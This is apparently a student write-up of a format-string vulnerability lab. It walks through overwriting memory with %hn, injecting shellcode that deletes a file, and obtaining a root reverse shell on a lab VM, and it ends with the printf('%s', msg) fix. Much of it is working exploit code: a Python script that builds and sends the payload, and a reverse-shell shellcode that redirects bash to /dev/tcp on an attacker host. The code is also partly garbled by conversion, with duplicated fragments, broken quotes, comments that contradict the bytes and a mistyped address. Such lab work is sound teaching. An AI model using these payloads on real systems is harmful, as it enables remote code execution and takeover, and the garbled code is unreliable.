
In this task, we want to modify the target value to 0xff990000. This task is similar to last one, but this time we have a very large number. So if we still use “%.dx” to write character to reach 0xff990000, this d will be very large, and this will take a lot of time. So we need some faster approach. The approach is that we separate 0xff990000 to two part, one is ff99, the other one is 0000. And we put them in two different memory addresses. We know the target value’s address is 0x0804a040, so we put lower two bytes (0x0000) to there; and we put higher two bytes (0xff99) to 0x0804a042. Because we want to write 2 bytes at a time, we cannot use specifier “%n” because it writes 4 bytes at a time. Fortunately, we have a modified version of “%n” which is “%hn”, by using this specifier we can write 2 bytes at a time. Moreover, in the format string attack, to change the content of memory to a very small value is pretty difficult. When we use %n or %hn, it will print current number of character counter; so the value of the counter can only be increased, not decreased. Therefore, it is not easy to go back to a small value if we already reach a large number. But we can use a technique which called overflow. When a number X is greater than  $2^{16}$  (65536), then only  $X - 65536$  will be write in the memory. For example, if  $X = 65536 + 500$ , then only 500 will be write by %hn. So to write 0x0000 in memory, we make the counter to reach to 65536. After some investigation and calculation, we get our input message

The first part is "\x42\x00\x04\x08@{@@\x40\x00\x04\x08", this string contains two address, and these two addresses will be stored in the buf[]. "@@@" we will talk about it later. The next part "%.8x.....%.8x" is same as previous tasks, we use them to move the var\_list point to the target addresses which are stored in the buf[]. Then we need to calculate the "d" value, for the first part address which is "0xff99", the decimal value is 65433. Before this point, the printf() has printed some characters, they are addresses (12 bytes), %.8x (22\*8 = 176), " ." (22), so the total is 210. Therefore, we need to write  $(65433 - 210) = 65223$  bytes. And we use "%.65223x" to reach this number, then we use "%hn" to write 0xff99 to address 0x08041042. Because if we use "%hn" to move the pointer to the second address, the same value will be written to that address. However, we still need to increase the printed character number to reach 0x0000. Therefore, we insert "@@@" between these two addresses; after we done on first part address, the pointer will point to "@@@", and "%x" will print it out which is 40404040, and then the pointer will move to second address. For the second address, our target is 0x0000, we can use overflow to increase the character count to 65536, so this time we need  $(65536 - 65433 - 1 = 102)$ , the 65536 is  $2^{16}$  which is the overflow point, if we write this number to the memory, it will become 0000. 65433 is the current value of the character counter, and the 1 is the dot between these two addresses. After send the message to the server, we see the target value becomes 0xff990000 (screenshot3). Our attack is successful.


## Task6: Inject Malicious Code into the Server Program



screenshot1, we create /tmp/myfile on the server VM




screenshot2, we output a message (this format string is not the final version) to a file, and then we check the location of shellcode in the message. it is 0xa4 away from the beginning of buf1



```
[10/16/18]seed@VM:~/lab8$ sudo ./server
[sudo] password for seed:
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
```

screenshot3, we run the server program on the server VM




```
/bin/bash
[10/16/18]seed@VM:~/lab8$ task6.py
[10/16/18]seed@VM:~/lab8$
```

.....

```
[10/16/18]seed@VM:~/lab8$ ls -l /tmp/myfile
ls: cannot access '/tmp/myfile': No such file or directory
[10/16/18]seed@VM:~/lab8$
```

screenshot4, we run the python program to send out the message to server. After server receive the message, the /tmp/myfile is deleted



```
.....
```

```
[10/16/18]seed@VM:~/lab8$ rm /tmp/myfile
rm: cannot remove '/tmp/myfile': No such file or directory
[10/16/18]seed@VM:~/lab8$
```

screenshot5, if we run the server program again. And we also send the message again. This time because the /tmp/myfile does not exist, so it shows message “no such file or directory”

#### Observation and Explanation:

In this task, we want to inject malicious code to the server by the format string vulnerability. And the malicious code is “/bin/rm /tmp/myfile”. After this command executed, the /tmp/myfile on the server will be removed. So first we need to create such file on the

server (screenshot1). Then we run the server program on the server VM. To perform the attack in this task, we write a python program:

```
#!/usr/bin/python3
import struct
import sys
import socket

def send_to_server(data):
    host = "10.0.2.5"
    port = 9090
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    s.connect((host, port))
    s.sendall(data)
    s.close()

shellcode= (
    # Push '/bin///bash' into stack
    "\x31\xc0"                                # xorl %eax,%eax
    "\x50"                                     # pushl %eax
    "\x68""bash"                                # pushl "bash"
    "\x68""///"                                 # pushl "///"
    "\x68""/bin"                                # pushl "/bin"
    "\x89\xe3"                                  # movl %esp, %ebx

    # Push '-ccc' into stack
    "\x31\xc0"                                # xorl %eax,%eax
    "\x50"                                     # pushl %eax
    "\x68""-ccc"                                # pushl "-ccc"
    "\x89\xe0"                                  # movl %esp, %eax

    "\x31\xd2"                                  # xorl %edx,%edx
    "\x52"                                     # pushl %edx
    "\x68""ile "                                # pushl "ile"
    "\x68""/myf"                                # pushl "/myf"
    "\x68""/tmp"                                # pushl "/tmp"
    "\x68""/rm "                                # pushl "rm"
    "\x68""/bin"                                # pushl "/bin"
    "\x89\xe2"                                  # movl %esp,%edx

    # Construct the argv[] array
    "\x31\xc9"                                # xorl %ecx,%ecx
    "\x51"                                     # pushl %ecx
    "\x52"                                     # pushl %edx
    "\x50"                                     # pushl %eax
    "\x53"                                     # pushl %ebx
    "\x89\xe1"                                  # movl %esp,%ecx

    # Set edx to 0
    "\x31\xd2"                                # xorl %edx,%edx

    # Invoke the system call
    "\x31\xc0"                                # xorl %eax,%eax
    "\xb0\x0b"                                  # movb $0x0b,%al
    "\xcd\x80"                                  # int $0x80
```

```

).encode('latin-1')

# Construct the argv[] array
"\x31\xc9"          # xorl %ecx,%ecx
"\x51"              # pushl %ecx
"\x52"              # pushl %edx
"\x50"              # pushl %eax
"\x53"              # pushl %ebx
"\x89\xe1"          # movl %esp,%ecx

# Set edx to 0
"\x31\xd2"          # xorl %edx,%edx

# Invoke the system call
"\x31\xc0"          # xorl %eax,%eax
"\xb0\x0b"           # movb $0x0b,%al
"\xcd\x80"           # int $0x80
).encode('latin-1')

#address of shellcode
buf_high_addr = 0xbfff

buf_low_addr = 0xf0d0 + 0xa4

#return address
return_addr = 0xfffff090 - 4

#put return address in the head of the format string
content = struct.pack("<I", return_addr+2) + b'@@@" + struct.pack("<I", return_addr)

#move the pointer to the buf
for i in range(22):
    content += b"%.8x."

#calculate and construct the new return address
firstPart = b'%. ' + bytes(str(buf_high_addr - 22 * 8 - 12 - 22), encoding='ascii') + b'x'

secondPart = b'%. ' + bytes(str(buf_low_addr - buf_high_addr - 1), encoding='ascii') + b'x'

#add shellcode address in the format string
content = content + firstPart + b"%hn" + secondPart + b"%hn"

#add 20 NOP between format string and shellcode
for i in range(20):
    content += b'\x90'

#add shellcode in the end of the format string
content += shellcode


#write the message to a file
file = open("badfile", "wb")
file.write(content)

```


```
file.close()

#send the message to the server
send_to_server(content)
```

First is the server part, we define a `send_to_server()` function, which will send our message to the sever VM. The next is the shellcode for remove file `/tmp/myfile`. The next part constructs the message (format string). The return address is same as which we found in task2, it is `0xbffff090 - 4 = 0xBFFFF08C`, so we put `(0xBFFFF08E@@@0xBFFFF08C)` in the beginning of the message. And then we put `22 "%.8x"` after the return address to move the `var_list` pointer to `buf[]`. Now we need put the value of the new return address; however, because we do not know the exactly location of shellcode now, we assume it is in the beginning of the `buf[]` (we will find out its location later). Then we also place 20 NOP in the middle between format string and the shellcode; so when we successfully overwrite the return address, and the function return on this address; even the address is not the beginning of shellcode, it is the NOP (move to next instruction), so it will move to the shellcode at last (this is also the answer to the question of why use NOP in the lab description). Afterwards, we append the shellcode in the end of the message. Now we output the message to a file, and we use Bless Hex Editor to open the file to check where the shellcode location is. As screenshot2 shows, the shellcode is `0xa4` away from the beginning of `buf[]`. So the new return address is `0xbffff0d0 + 0xa4 = 0xbffff174`. Because it is still very large, so we separate it to two parts, we write first part (BFFF) to `0xBFFFF08E`, and we write second part (f174) to `0xBFFFF08C`. Now we can calculate the new return address, we still use the technique in task5.c, we use `%hn` to write in the return address. So we need to print out more character to reach the number `0xBFFF`. Now we already print our 12 (return address) +  $22 * 8$  (`%.8x`) + 22 ("."), so we still need 48941 more character. So we add `%.48941x` to reach `0xBFFF` and use `%hn` to write on `0xBFFFF08E`. Then we do the same thing again, we write  $(0xF174 - 0xBFFF - 1 = 12660)$  characters to reach number `0xF174` and use `%hn` to write on `0xBFFFF08C`. Now we finish to construct the message (format string), if we open it by Hex Editor, it shows in following:



Finally, we send the message to the server VM by the function `send_to_server()`. As screenshot4 shows, after server VM received our message, it removes the `/tmp/myfile`. If we send the same message again, the server shows "No such file or directory" error. So our attack is successful (screenshot5).




### Task7: Getting a Reverse Shell

```
[10/16/18] seed@VM:~/lab8$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
```


screenshot1, run the sever program on sever VM

```
/bin/bash
[10/16/18] seed@VM:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
```

screenshot2, we setup listening port on the attacker VM



screenshot3, we send message to the server VM by python program from attacker VM



screenshot4, we go back to the attacker VM to check the listening port, we get a root shell of the server VM. To prove this, we run command ifconfig, we see the IP address is 10.0.2.5. we also run command id, we see it is a root shell.

### Observation and Explanation:

In this task, we perform the reverse shell attack by format string vulnerability. After we succeed, we should get a root shell of the server VM on the attacker VM. We first run the server program in the server VM, then we setup a listening port on the attacker VM (screenshot 1 and 2). Then we run the python program again, and the program sends a message to the server VM (screenshot3). Then we check the listening port, we already got a root shell of the server VM. Then we run command ifconfig, we see the IP address is 10.0.2.5 which is the server's IP address; and we also run command id, which shows the shell is a root shell (screenshot4). The program is same as last program, except the shellcode; we change the shellcode which will run reverse shell command. The reverse shellcode is following:

```

reverseShell= (
    # Push '/bin///bash' into stack
    "\x31\xc0"          # xorl %eax,%eax
    "\x50"              # pushl %eax
    "\x68""bash"        # pushl "bash"
    "\x68""///"         # pushl "///"
    "\x68""/bin"        # pushl "/bin"
    "\x89\xe3"          # movl %esp, %ebx

    # Push '-ccc' into stack
    "\x31\xc0"          # xorl %eax,%eax
    "\x50"              # pushl %eax
    "\x68""-ccc"        # pushl "-ccc"
    "\x89\xe0"          # movl %esp, %eax

    # Push command for reverse shell into stack
    "\x31\xd2"          # xorl %edx,%edx
    "\x52"              # pushl %edx
    "\x68""2>&1"      # pushl "2>&1"
    "\x68""    "         # pushl "    "
    "\x68""0<&1"      # pushl "0<&1"
    "\x68""    "         # pushl "    "
    "\x68""    "         # pushl "    "
    "\x68""    "
    "\x68""070"         "
    "\x68""29/7"        "
    "\x68""0.2."        "
    "\x68""/10."        "
    "\x68""/tcp"         # pushl "/tcp"
    "\x68""/dev"         # pushl "/dev"
    "\x68"" > "         # pushl " > "
    "\x68"" -i "         # pushl " -i "
    "\x68""bash"         # pushl "bash"
    "\x68""///"          # pushl "///"
    "\x68""/bin"         # pushl "/bin"
    "\x89\xe2"          # movl %esp,%edx

    # Construct the argv[] array
    "\x31\xc9"          # xorl %ecx,%ecx
    "\x51"              # pushl %ecx
    "\x52"              # pushl %edx
    "\x50"              # pushl %eax
    "\x53"              # pushl %ebx
    "\x89\xe1"          # movl %esp,%ecx
)

```

```

# Set edx to 0
"\x31\xd2"          # xorl %edx,%edx


# Invoke the system call
"\x31\xc0"          # xorl %eax,%eax
"\xb0\x0b"           # movb $0x0b,%al
"\xcd\x80"           # int $0x80
).encode('latin-1')

```

## Task8: Fix the Problem



screenshot1, we compile the safe version of the server program, no warning anymore.



screenshot2, we try the task3 and task6 again. The input messages are printed, they are treated as normal string, so they cannot cause any problem. So our attack fails with the safe version of the server program.

### Observation and Explanation:

The warning is about that the compiler detects potential format string vulnerability, so it notifies the developer that a part of format string may come from untrusted users. To fix such problem, we just need to make sure that user input cannot be a part of format string. So for the server program, we make following change (mark by red):

```

void myprintf(char *msg)
{
    printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
    // This line has a format-string vulnerability
    printf("%s", msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}

```

Because the server program just print out everything typed by the user; so instead of using `printf(msg)`, the `msg` can be a part of format string. We use `printf("%s", msg)`, which will treat user input as normal string and print out them. So the user input cannot be a part of format string anymore, and they cannot cause any dangerous things. As screenshot2 shows, we redo

task3, this time we cannot crash the server program. We also redo task6, the program treats our message string, no extra 0s are printed.

## Appendix

### program for task6 and 7

```
#!/usr/bin/python3
#format string task6&task7

import struct
import sys
import socket

def send_to_server(data):
    host = "10.0.2.5"
    port = 9090
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    s.connect((host, port))
    s.sendall(data)
    s.close()

shellcode= (
    # Push '/bin///bash' into stack
    "\x31\xc0"                                # xorl %eax,%eax
    "\x50"                                     # pushl %eax
    "\x68""bash"                                # pushl "bash"
    "\x68""///"                                 # pushl "///"
    "\x68""/bin"                                # pushl "/bin"
    "\x89\xe3"                                  # movl %esp, %ebx

    # Push '-ccc' into stack
    "\x31\xc0"                                # xorl %eax,%eax
    "\x50"                                     # pushl %eax
    "\x68""-ccc"                                # pushl "-ccc"
    "\x89\xe0"                                  # movl %esp, %eax

    "\x31\xd2"                                  # xorl %edx,%edx
    "\x52"                                     # pushl %edx
    "\x68""ile "                                # pushl "ile"
    "\x68""/myf"                                # pushl "/myf"
    "\x68""/tmp"                                # pushl "/tmp"
    "\x68""/rm "                                # pushl "///"
    "\x68""/bin"                                # pushl "/bin"
    "\x89\xe2"                                  # movl %esp,%edx

    # Construct the argv[] array
```

```

"\x31\xc9"                      # xorl %ecx,%ecx
"\x51"                           # pushl %ecx
"\x52"                           # pushl %edx
"\x50"                           # pushl %eax
"\x53"                           # pushl %ebx
"\x89\xe1"                        # movl %esp,%ecx

# Set edx to 0
"\x31\xd2"                        # xorl %edx,%edx

# Invoke the system call
"\x31\xc0"                        # xorl %eax,%eax
"\xb0\x0b"                         # movb $0x0b,%al
"\xcd\x80"                         # int $0x80
).encode('latin-1')

reverseShell= (
    # Push '/bin///bash' into stack
    "\x31\xc0"                      # xorl %eax,%eax
    "\x50"                           # pushl %eax
    "\x68""bash"                     # pushl "bash"
    "\x68""///"                      # pushl "///"
    "\x68""/bin"                     # pushl "/bin"
    "\x89\xe3"                        # movl %esp, %ebx

    # Push '-ccc' into stack
    "\x31\xc0"                      # xorl %eax,%eax
    "\x50"                           # pushl %eax
    "\x68""-ccc"                     # pushl "-ccc"
    "\x89\xe0"                        # movl %esp, %eax

    # Push command for reverse shell into stack
    "\x31\xd2"                        # xorl %edx,%edx
    "\x52"                           # pushl %edx
    "\x68""2>&1"                   # pushl "2>&1"
    "\x68"" "                         # pushl " "
    "\x68""0<&1"                   # pushl "0<&1"
    "\x68"" "                         # pushl " "
    "\x68"" "                         # pushl " "
    "\x68"" "                         # pushl " "
    "\x68""88"                        # pushl "88"
    "\x68""070"                       # pushl "1/88"
    "\x68""29/7"                      # pushl ".56."
    "\x68""0.2."                      # pushl ".168"
    "\x68""/10."                      # pushl "/192"
    "\x68""/tcp"                      # pushl "/tcp"
    "\x68""/dev"                      # pushl "/dev"
    "\x68"" > "                       # pushl " > "
    "\x68"" -i "                      # pushl " -i "
    "\x68""bash"                      # pushl "bash"
    "\x68""///"                       # pushl "///"
    "\x68""/bin"                      # pushl "/bin"
    "\x89\xe2"                        # movl %esp,%edx

    # Construct the argv[] array
    "\x31\xc9"                        # xorl %ecx,%ecx

```

```

"\x51"           # pushl %ecx
"\x52"           # pushl %edx
"\x50"           # pushl %eax
"\x53"           # pushl %ebx
"\x89\xe1"       # movl %esp,%ecx

# Set edx to 0
"\x31\xd2"       # xorl %edx,%edx

# Invoke the system call
"\x31\xc0"        # xorl %eax,%eax
"\xb0\x0b"         # movb $0x0b,%al
"\xcd\x80"         # int $0x80
).encode('latin-1')

#address of shellcode
buf_high_addr = 0xbfff

buf_low_addr = 0xf0d0 + 0xa4

#return address
return_addr = 0xfffff090 - 4

#put return address in the head of the format string
content = struct.pack("<I", return_addr+2) + b'@{@' + struct.pack("<I", return_addr)

#move the pointer to the buf
for i in range(22):
    content += b"%.8x."

#calculate and construct the shellcode address
firstPart = b'%.' + bytes(str(buf_high_addr - 22 * 8 - 12 - 22), encoding='ascii') +
b'x'

